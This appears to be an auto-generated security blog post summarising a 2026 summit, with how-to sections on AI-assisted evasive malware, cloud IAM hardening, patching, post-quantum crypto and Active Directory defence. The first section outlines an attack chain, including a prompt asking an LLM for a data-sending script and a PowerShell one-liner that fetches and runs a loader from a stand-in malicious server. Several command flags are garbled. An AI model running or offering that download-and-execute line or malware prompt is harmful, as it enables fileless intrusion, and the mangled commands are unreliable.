Listen to this Post
Introduction:

The modern security perimeter is no longer defined by firewalls or network boundaries but by digital identities. As highlighted at the Identity Shield Summit 2026, this shift coincides with the explosive convergence of cloud computing and artificial intelligence, creating a new, hyper-dynamic battleground. Adversaries are now leveraging AI not just as a tool for automation, but as a core component of sophisticated attacks that merge with cryptography to evade detection, turning foundational security technologies against the defenders.
Learning Objectives:
- Understand the dual role of AI in cybersecurity as both a defensive weapon and an offensive attack vector.
- Learn how AI-generated code and cryptographic techniques can be combined to create EDR-evading malware.
- Grasp the critical concepts of Post-Quantum Cryptography (PQC) migration and the risks of delayed adoption.
- Develop practical skills for hardening cloud environments and Active Directory against AI-enhanced attacks.
- Implement effective patch management strategies to counter deepfake-based social engineering and exploit mitigation.
You Should Know:
1. Simulating an AI-Powered, EDR-Evading Attack Chain
The session by zhassulan zhussupov revealed a critical threat: using AI to generate polymorphic code snippets and then obscuring them with cryptography. This creates malware that bypasses signature-based detection and behaves unpredictably for heuristic analysis.
Step‑by‑step guide explaining what this does and how to use it:
Step 1: Payload Generation with AI. An attacker uses a tool like ChatGPT, Claude, or a local LLM to generate a simple Python keylogger or reverse shell. The prompt is crafted to produce code that avoids suspicious API calls or uses uncommon libraries.
Example “Write a Python script that collects system information (username, hostname, IP) and sends it to a remote server via a HTTP POST request. Use only the standard os, socket, and `urllib.request` libraries. Do not use subprocess.”
Step 2: Code Obfuscation & Encryption. The AI-generated code is then encrypted using a lightweight algorithm (e.g., XOR with a rolling key) or encoded (Base64, ROT13). The decryption routine is prepended to the payload.
Linux/Windows Command (for analysis): `cat payload.py | base64` – This encodes the file. In an attack, this encoded blob would be embedded in a loader.
Step 3: Loader Creation. A separate “loader” program is written. Its only job is to decrypt and execute the in-memory payload. This loader often uses legitimate processes or PowerShell/Certutil for living-off-the-land (LOLBAS).
Windows Command (Malicious Example): `powershell -ep bypass -c “IEX (New-Object Net.WebClient).DownloadString(‘http://malicious-server/loader.ps1’)”` – This would fetch and execute the loader script.
Step 4: Execution & Evasion. The loader runs, decrypts the AI-generated payload into memory, and executes it without ever writing a malicious file to disk (fileless attack), bypassing many EDR file-scanning features.
2. Hardening Your Cloud Identity Perimeter
With the cloud as the new battleground, securing identity and access management (IAM) is paramount. Adversaries target over-permissioned service accounts and users.
Step‑by‑step guide explaining what this does and how to use it:
Step 1: Enforce Zero Standing Privileges (ZSP). Move from always-on permissions to just-in-time (JIT) access. For AWS, use the AWS `aws iam` CLI to analyze policies.
AWS CLI Command: `aws iam simulate-principal-policy –policy-source-arn arn:aws:iam::123456789012:user/TestUser –action-names “s3:GetObject” “ec2:StartInstances”` – This simulates what actions a user is allowed to perform.
Step 2: Implement Multi-Factor Authentication (MFA) Enforcement. MFA is non-negotiable. In Azure AD, use Conditional Access policies to require MFA for all admin and user logins.
Step 3: Audit and Rotate Credentials Regularly. Use cloud-native tools (AWS IAM Credential Report, Azure AD Audit Logs) to find old access keys and unused permissions. Automate rotation.
Linux Script Snippet for Key Rotation:
 Example for rotating an AWS IAM User Key
OLD_KEY_ID="AKIAIOSFODNN7EXAMPLE"
aws iam create-access-key --user-name MyUser
 Update applications with new key
aws iam update-access-key --user-name MyUser --access-key-id $OLD_KEY_ID --status Inactive
 Verify new key works, then delete old
aws iam delete-access-key --user-name MyUser --access-key-id $OLD_KEY_ID
3. Proactive Patch Management Against Deepfake Attacks
Jayson E. Street’s session connected patch management to deepfake CEO fraud. Unpatched systems provide the initial foothold for attackers who then use deepfakes in Business Email Compromise (BEC).
Step‑by‑step guide explaining what this does and how to use it:
Step 1: Inventory and Prioritize. You can’t patch what you don’t know. Use a combination of agent-based and agentless scanning.
Linux Command (NMAP for network scanning): `nmap -sV –script vuln 192.168.1.0/24` – Scans a subnet for services and known vulnerabilities (requires Nmap NSE scripts).
Step 2: Automate Patch Deployment. Use built-in package managers or enterprise tools.
Linux (Ubuntu): `sudo apt update && sudo apt list –upgradable && sudo apt upgrade -y`
Windows (PowerShell): `Get-WindowsUpdate -Install -AcceptAll -AutoReboot`
Step 3: Simulate Phishing & Social Engineering. Train employees with simulated phishing campaigns that include video/audio deepfake examples to raise awareness of this evolving threat.
- Preparing for the Quantum Break: Post-Quantum Cryptography Primer
Vivek Yadav’s insights on PQC show migration is not premature but a necessary long-term strategy. Quantum computers will break RSA and ECC encryption.
Step‑by‑step guide explaining what this does and how to use it:
Step 1: Conduct a Cryptographic Inventory. Use tools to discover where classical cryptography (RSA-2048, ECDSA) is used in TLS, SSH keys, digital signatures, and code-signing certificates.
OpenSSL Command to Check Certificate: `openssl x509 -in certificate.crt -text -noout | grep “Public Key Algorithm”` – Identifies the algorithm in use.
Step 2: Test with Hybrid Cryptography. Begin implementing hybrid schemes where PQC algorithms run alongside traditional ones. Libraries like Open Quantum Safe (OQS) provide prototypes.
Example using OQS-OpenSSL: `openssl s_server -cert server.crt -key server.key -groups kyber512 -tls1_3` – Starts a test TLS 1.3 server using a Kyber PQC key exchange algorithm.
5. Active Directory Defense Against AI-Enhanced Reconnaissance
AI can rapidly analyze dumped Active Directory data to find the most efficient attack path.
Step‑by‑step guide explaining what this does and how to use it:
Step 1: Harden Your Domain. Disable legacy protocols (LLMNR, NTLMv1), enforce SMB signing, and implement Microsoft LAPS for local admin password management.
Step 2: Use Attack Simulation Tools Defensively. Run BloodHound or Azure AD’s Attack Simulation yourself to identify critical attack paths before adversaries do.
BloodHound Data Collection (Sharphound on a Domain-Joined Windows Machine):
.\SharpHound.exe --CollectionMethods All --Domain CONTOSO.LOCAL
Import the resulting `.json` files into the BloodHound GUI to visualize attack paths and identify users with excessive permissions (e.g., Get-DomainUser | ?{$_.memberof -like "Domain Admins"}).
Step 3: Implement Just-Enough-Admin (JEA) in PowerShell. Restrict what administrators can do in specific sessions.
What Undercode Say:
- The Offensive AI Genie is Out: Defenders can no longer assume a human-paced attack. AI lowers the barrier for sophisticated, evasive malware creation, making advanced threats scalable. The combination of AI for code gen and cryptography for obfuscation is a game-changer.
- PQC is a “Harvest Now, Decrypt Later” Threat: Organizations handling data that needs secrecy for 10+ years (e.g., government, healthcare, finance) must start PQC planning now. Adversaries are likely already conducting “store now, decrypt later” attacks, harvesting encrypted data to break it when quantum computers arrive.
The summit underscores a paradigm shift: static defense-in-depth is obsolete. Security must become adaptive, intelligent, and identity-centric. The convergence of Cloud, AI, and IT/OT expands the attack surface exponentially, while also providing the tools for defense. The key differentiator will be speed: the speed of adopting a zero-trust identity model, the speed of patching, the speed of detecting AI-augmented anomalies, and the foresight to prepare for cryptographic obsolescence. The time for incremental improvement is over; strategic, architectural transformation is urgent.
Prediction:
Within the next 3-5 years, we will see the first widespread, high-impact cyber attack primarily engineered by a dedicated AI agent, capable of autonomously pivoting across cloud and hybrid environments, exploiting zero-days through AI-assisted fuzzing, and using adaptive camouflage to evade EDR. This will force a tectonic shift towards AI-driven, autonomous defense systems operating at machine speed. Simultaneously, delayed PQC migration will become a critical business risk, leading to regulatory mandates for quantum-resistant cryptography, creating a new multi-billion dollar cybersecurity market segment focused on cryptographic agility and transformation services.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Adwait Bangale – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


